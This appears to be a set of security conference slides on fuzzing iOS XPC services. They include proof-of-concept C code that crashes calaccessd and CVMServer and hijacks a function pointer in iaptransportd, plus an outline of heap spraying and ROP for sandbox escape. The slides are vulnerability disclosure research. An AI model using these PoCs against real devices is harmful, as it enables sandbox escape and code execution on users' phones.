xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```

Send the message to the server and get a reply

XPC Dataflow

Serialization   Deserialization   Object Dereference   Data Dereference

| xpc dict | → | Mach message | → | xpc dict | → | xpc objects | → | Raw Data |

Sender   Receiver

XPC Dataflow

Serialization   Deserialization   Object Dereference   Data Dereference

| xpc dict | → | Mach message | ⚡ | xpc dict | ⚡ | xpc objects | ⚡ | Raw Data |

←——— Sender ———→   ←——————— Receiver ———————→

Type Confusion Vulnerabilities

Serialization   Deserialization   Object Dereference   Data Dereference

| xpc dict | → | Mach message | ⚡ | xpc dict | → ⚡ | xpc objects | → ⚡ | Raw Data |

Sender   Receiver

✤ Auditing and Exploiting Apple IPC. Ian Beer, 2015

Type Confusion Vulnerabilities

```c
//get an object in untrusted message
xpc_object_t value = xpc_dictionary_get_value(untrustedMessage, "key");

//presume it is an xpc_type_data and do not perform type validations.
void* ptr = xpc_data_get_bytes_ptr(value);
```

Please refer to Ian Beer's work for exploit details

Apple's Fix

```
//get an object in untrusted message
xpc_object_t value = xpc_dictionary_get_value(untrustedMessage, "key");

//presume it is an xpc_type_data and do not perform type validations.
void* ptr = xpc_data_get_bytes_ptr(value);
```

Perform type checks in all xpc_*_get_* APIs, which
eliminates MANY type confusions

Our work: Focus on Data Dereference

	Serialization		Deserialization		Object Dereference		Data Dereference
xpc dict	→	Mach message	⚡	xpc dict	⚡	xpc objects	⚡	Raw Data

← Sender →   ← Receiver →

Passive Fuzzing

✤ Select a target service, hook xpc_connection_set_event_handler() function to get the message handlers

✤ Hook the message handlers and mutate all received messages

Proactive Fuzzing

✤ Find all connectable services by decompiling the container sandbox profile

✤ Grep xpc_connection_create_mach_service to identify all xpc listeners

✤ XPC_CONNECTION_MACH_SERVICE_LISTENER

```
(0)[2ad](global-name "com.apple.iap2d")
(0)[2ae](global-name "com.apple.iap2d.ExternalAccessory.distributednot
(0)[2af](global-name "com.apple.iap2d.distributednotification.server")
(0)[2b0](global-name "com.apple.iap2d.xpc")
(0)[2b1](global-name "com.apple.iapauthd")
(0)[2b2](global-name "com.apple.iapauthd.xpc")
(0)[2b3](global-name "com.apple.iapd")
(0)[2b4](global-name "com.apple.iapd.distributednotification.server")
(0)[2b5](global-name "com.apple.iapd.xpc")
(0)[2b6](global-name "com.apple.iaptransportd")
(0)[2b7](global-name "com.apple.iaptransportd.ExternalAccessory.distri
(0)[2b8](global-name "com.apple.iaptransportd.xpc")
(0)[2b9](global-name "com.apple.imagent.embedded.auth")
(0)[2ba](global-name "com.apple.imavagent.embedded.auth")
(0)[2bb](global-name "com.apple.instruments.server.mig")
(0)[2bc](global-name "com.apple.itdbprep.server")
(0)[2bd](global-name "com.apple.mDNSResponder")
(0)[2be](global-name "com.apple.mDNSResponderHelper")
(0)[2bf](global-name "com.apple.managedconfiguration.mdmdpush-dev")
(0)[2c0](global-name "com.apple.managedconfiguration.mdmdpush-prod")
(0)[2c1](global-name "com.apple.managedconfiguration.mdmdservice")
(0)[2c2](global-name "com.apple.medialibraryd.xpc")
(0)[2c3](global-name "com.apple.mediastream.sharing")
(0)[2c4](global-name "com.apple.mediastream.sharing-nowake")
(0)[2c5](global-name "com.apple.midiserver")
```

Retrieve Message Keys

✤ Use IDAPython script to find all xref of xpc_dictionary_get_* and analyze the strings in R1

```
bool
xpc_dictionary_get_bool(xpc_object_t dictionary, const char *key);

int64_t
xpc_dictionary_get_int64(xpc_object_t dictionary, const char *key);

uint64_t
xpc_dictionary_get_uint64(xpc_object_t dictionary, const char *key);

double
xpc_dictionary_get_double(xpc_object_t dictionary, const char *key);

int64_t
xpc_dictionary_get_date(xpc_object_t dictionary, const char *key);

const void *
xpc_dictionary_get_data(xpc_object_t dictionary, const char *key, size_t *length);

const uint8_t *
xpc_dictionary_get_uuid(xpc_object_t dictionary, const char *key);

const char *
xpc_dictionary_get_string(xpc_object_t dictionary, const char *key);
```

Fuzzing Results

✤ Run a fuzzer on iOS 8.2

  ✤ Latest version at that moment

✤ Crash analysis

  ✤ Null pointer

  ✤ Out-of-bounds memory access

  ✤ "remote" code execution

✤ Some crashes might be fixed in iOS 8.4.

Null Pointer Dereference (calaccessd)

✤ Services presume the existence of certain keys in the messages

```
result = (void *)xpc_get_type(a2);
if ( result == &_xpc_type_dictionary )
{
    v5 = (const char *)xpc_dictionary_get_string(v3, "function");
    v6 = v5;
    v7 = strlen(v5);
```

`/System/Library/Frameworks/EventKit.framework/Support/calaccessd`

POC

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.calaccessd.xpc", NULL, 0);
xpc_connection_set_event_handler(client, ^void(xpc_object_t response) {
});

xpc_connection_resume(client);

xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_int64(dict, "message", 1);
//any message with the "function" key can trigger the crash

xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
```

Out-of-Bounds Read (CVMServer)

```
v20 = (const char *)xpc_dictionary_get_string(v2, "framework_name");
v21 = (char *)xpc_dictionary_get_string(v2, "bitcode_name");
v22 = (char *)xpc_dictionary_get_string(v2, "plugin_name");
v23 = xpc_dictionary_get_data(v2, "args", &v133);
if ( sub_8FD0((int)v12, v20, v21, v22, v23, &v132) )
```

`/System/Library/Frameworks/OpenGLES.framework/CVMServer`

```
signed int __fastcall sub_8FD0(int a1, const char *a2, char *a3, char *a4, int a5, _DWORD *a6)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v6 = a2;
  v7 = &__stack_chk_guard;
  v141 = __stack_chk_guard;
  v144 = 0;
  v145 = 0;
  if ( *(_DWORD *)(a1 + 8) )
  {
    v8 = 520;
    goto LABEL_173;
  }
  v137 = a3;
  v134 = a4;
  v132 = (void *)a1;
  v9 = *(_DWORD *)(a5 + 12);
  pthread_mutex_lock((pthread_mutex_t *)aZlk2);
  v10 = *(_DWORD *)(a5 + 8);
```

POC
```
//construct and send the handshake message
xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_int64(dict, "message", 1);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
xpc_dictionary_set_int64(dict, "message", 4);
xpc_dictionary_set_string(dict, "framework_name", "OpenCLCPU");
xpc_dictionary_set_string(dict, "bitcode_name", "");
xpc_dictionary_set_string(dict, "plugin_name", "");
reply = xpc_connection_send_message_with_reply_sync(client, dict);
```

More Memory Errors in libsystem_configuration.dylib

```
dns_config_t * dns_configuration_copy(){
    ...
    reply = libSC_send_message_with_reply_sync(dnsinfo_client, reqdict);

    if (reply != NULL) {
        ...
        dataRef = xpc_dictionary_get_data(reply, DNSINFO_CONFIGURATION, &dataLen);

        ...
        if (n_padding <= (DNS_CONFIG_BUF_MAX - dataLen)) {
            size_t        len;

            len = dataLen + n_padding;
            buf = malloc(len);
            bcopy((void *)dataRef, buf, dataLen);
            bzero(&buf[dataLen], n_padding);
        }
    }


    if (buf != NULL) {
        /* ALIGN: cast okay since _dns_config_buf_t is int aligned */
        config = expand_config((_dns_config_buf_t *)(void *)buf);
    }
```

reply is passed from the "server"

```
    static dns_config_t *
    expand_config(_dns_config_buf_t *buf)
    {
        ...
        padding   = &buf->attribute[ntohl(buf->n_attribute)];
        n_padding = ntohl(buf->n_padding);
```

More Memory Errors in libsystem_configuration.dylib

```
dns_config_t * dns_configuration_copy(){
    ...
    reply = libSC_send_message_with_reply_sync(dnsinfo_client, reqdict);

    if (reply != NULL) {
        ...
        dataRef = xpc_dictionary_get_data(reply, DNSINFO_CONFIGURATION, &dataLen);
        ...
        if (n_padding <= (DNS_CONFIG_BUF_MAX - dataLen)) {
            size_t       len;

            len = dataLen + n_padding;
            buf = malloc(len);
            bcopy((void *)dataRef, buf, dataLen);
            bzero(&buf[dataLen], n_padding);
        }
    }


    if (buf != NULL) {
        /* ALIGN: cast okay since _dns_config_buf_t is int aligned */
        config = expand_config((_dns_config_buf_t *)(void *)buf);
    }
```

dataRef is retrieved from reply

```
    static dns_config_t *
    expand_config(_dns_config_buf_t *buf)
    {
        ...
        padding   = &buf->attribute[ntohl(buf->n_attribute)];
        n_padding = ntohl(buf->n_padding);
```

More Memory Errors in libsystem_configuration.dylib

```
dns_config_t * dns_configuration_copy(){
    ...
    reply = libSC_send_message_with_reply_sync(dnsinfo_client, reqdict);

    if (reply != NULL) {
        ...
        dataRef = xpc_dictionary_get_data(reply, DNSINFO_CONFIGURATION, &dataLen);

        ...
        if (n_padding <= (DNS_CONFIG_BUF_MAX - dataLen)) {
            size_t          len;

            len = dataLen + n_padding;
            buf = malloc(len);
            bcopy((void *)dataRef, buf, dataLen);
            bzero(&buf[dataLen], n_padding);
        }
    }


    if (buf != NULL) {
        /* ALIGN: cast okay since _dns_config_buf_t is int aligned */
        config = expand_config((_dns_config_buf_t *)(void *)buf);
    }
```

dataRef propagates to buf

buf is passed to expand_config

```
    static dns_config_t *
    expand_config(_dns_config_buf_t *buf)
    {

        ...
        padding   = &buf->attribute[ntohl(buf->n_attribute)];
        n_padding = ntohl(buf->n_padding);
```

More Memory Errors in libsystem_configuration.dylib

```
dns_config_t * dns_configuration_copy(){
    ...
    reply = libSC_send_message_with_reply_sync(dnsinfo_client, reqdict);

    if (reply != NULL) {
        ...
        dataRef = xpc_dictionary_get_data(reply, DNSINFO_CONFIGURATION, &dataLen);

        ...
        if (n_padding <= (DNS_CONFIG_BUF_MAX - dataLen)) {
            size_t        len;

            len = dataLen + n_padding;
            buf = malloc(len);
            bcopy((void *)dataRef, buf, dataLen);
            bzero(&buf[dataLen], n_padding);
        }
    }


    if (buf != NULL) {
        /* ALIGN: cast okay since _dns_config_buf_t is int aligned */
        config = expand_config((_dns_config_buf_t *)(void *)buf);
    }
```

```
static dns_config_t *
expand_config(_dns_config_buf_t *buf)
{
    ...
    padding   = &buf->attribute[ntohl(buf->n_attribute)];
    n_padding = ntohl(buf->n_padding);
```

buf->n_attribute is used as an array index

A Surprise in com.apple.iaptransportd.xpc

v29 is retrieved from an XPC message

```
if ( !strcmp(v6, "setPortLockout") )
{
    v29 = xpc_dictionary_get_uint64(v3, "portID");
    result = sub_1BB5C(
                1,
                CFSTR("%s:%s-%d portAddr = %llu\n"),
                &unk_25243,
                "__ZL42_xpc_iaptransportd_handle_inco
    v30 = v29 == 0;
    if ( v29 )
        v30 = v29 == 0;
    if ( v30 )
        return result;
    v31 = (*(*v29 + 32))(v29);
    (*(*v29 + 12))(v29);
```

`/System/Library/PrivateFrameworks/IAP.framework/Support/iaptransportd`

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.iaptransportd.xpc", NULL, 0);
xpc_connection_set_event_handler(client, ^void(xpc_object_t response) {
});

xpc_connection_resume(client);
xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_string(dict, "requestType", "setPortLockout");
//requestType must be setPortLockout
xpc_dictionary_set_uint64(dict, "portID", 0xAAAAAAAA);
//*(*portID+32) will be the function pointer
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
```

A Surprise in com.apple.iaptransportd.xpc

```
if ( !strcmp(v6, "setPortLockout") )
{
    v29 = xpc_dictionary_get_uint64(v3, "portID");
    result = sub_1BB5C(
                1,
                CFSTR("%s:%s-%d portAddr = %llu\n"),
                &unk_25243,
                "__ZL42_xpc_iaptransportd_handle_inco
    v30 = v29 == 0;
    if ( v29 )
        v30 = v29 == 0;
    if ( v30 )
        return result;
    v31 = (*(*v29 + 32))(v29);
    (*(*v29 + 12))(v29);
```

*(*v29+32) is used as a function pointer

`/System/Library/PrivateFrameworks/IAP.framework/Support/iaptransportd`

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.iaptransportd.xpc", NULL, 0);
xpc_connection_set_event_handler(client, ^void(xpc_object_t response) {
});

xpc_connection_resume(client);
xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_string(dict, "requestType", "setPortLockout");
//requestType must be setPortLockout
xpc_dictionary_set_uint64(dict, "portID", 0xAAAAAAAA);
//*(*portID+32) will be the function pointer
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
```

How to Exploit it

✤ How to control *(*portID +32)

  ✤ Heap Spraying

✤ Where to find ROP gadgets?

  ✤ dyld_shared_cache is shared among all processes, and has the same layout.

✤ Effects

  ✤ Exploitable by any container app

  ✤ Bypass the container sandbox to access the system

Agenda

* iOS Security Background

* Review of Attack Surfaces

* Fuzz More IOKit and MIG System

* Exploit Userland XPC Services

* **Conclusion**

Conclusion

✤ The combination of previous techniques and new improvements may lead to new findings

✤ Apple puts more efforts on improving the whole security mechanisms rather than fixing individual bugs

✤ Reviewing all old code is necessary to Apple

Thanks for your attention

Q&A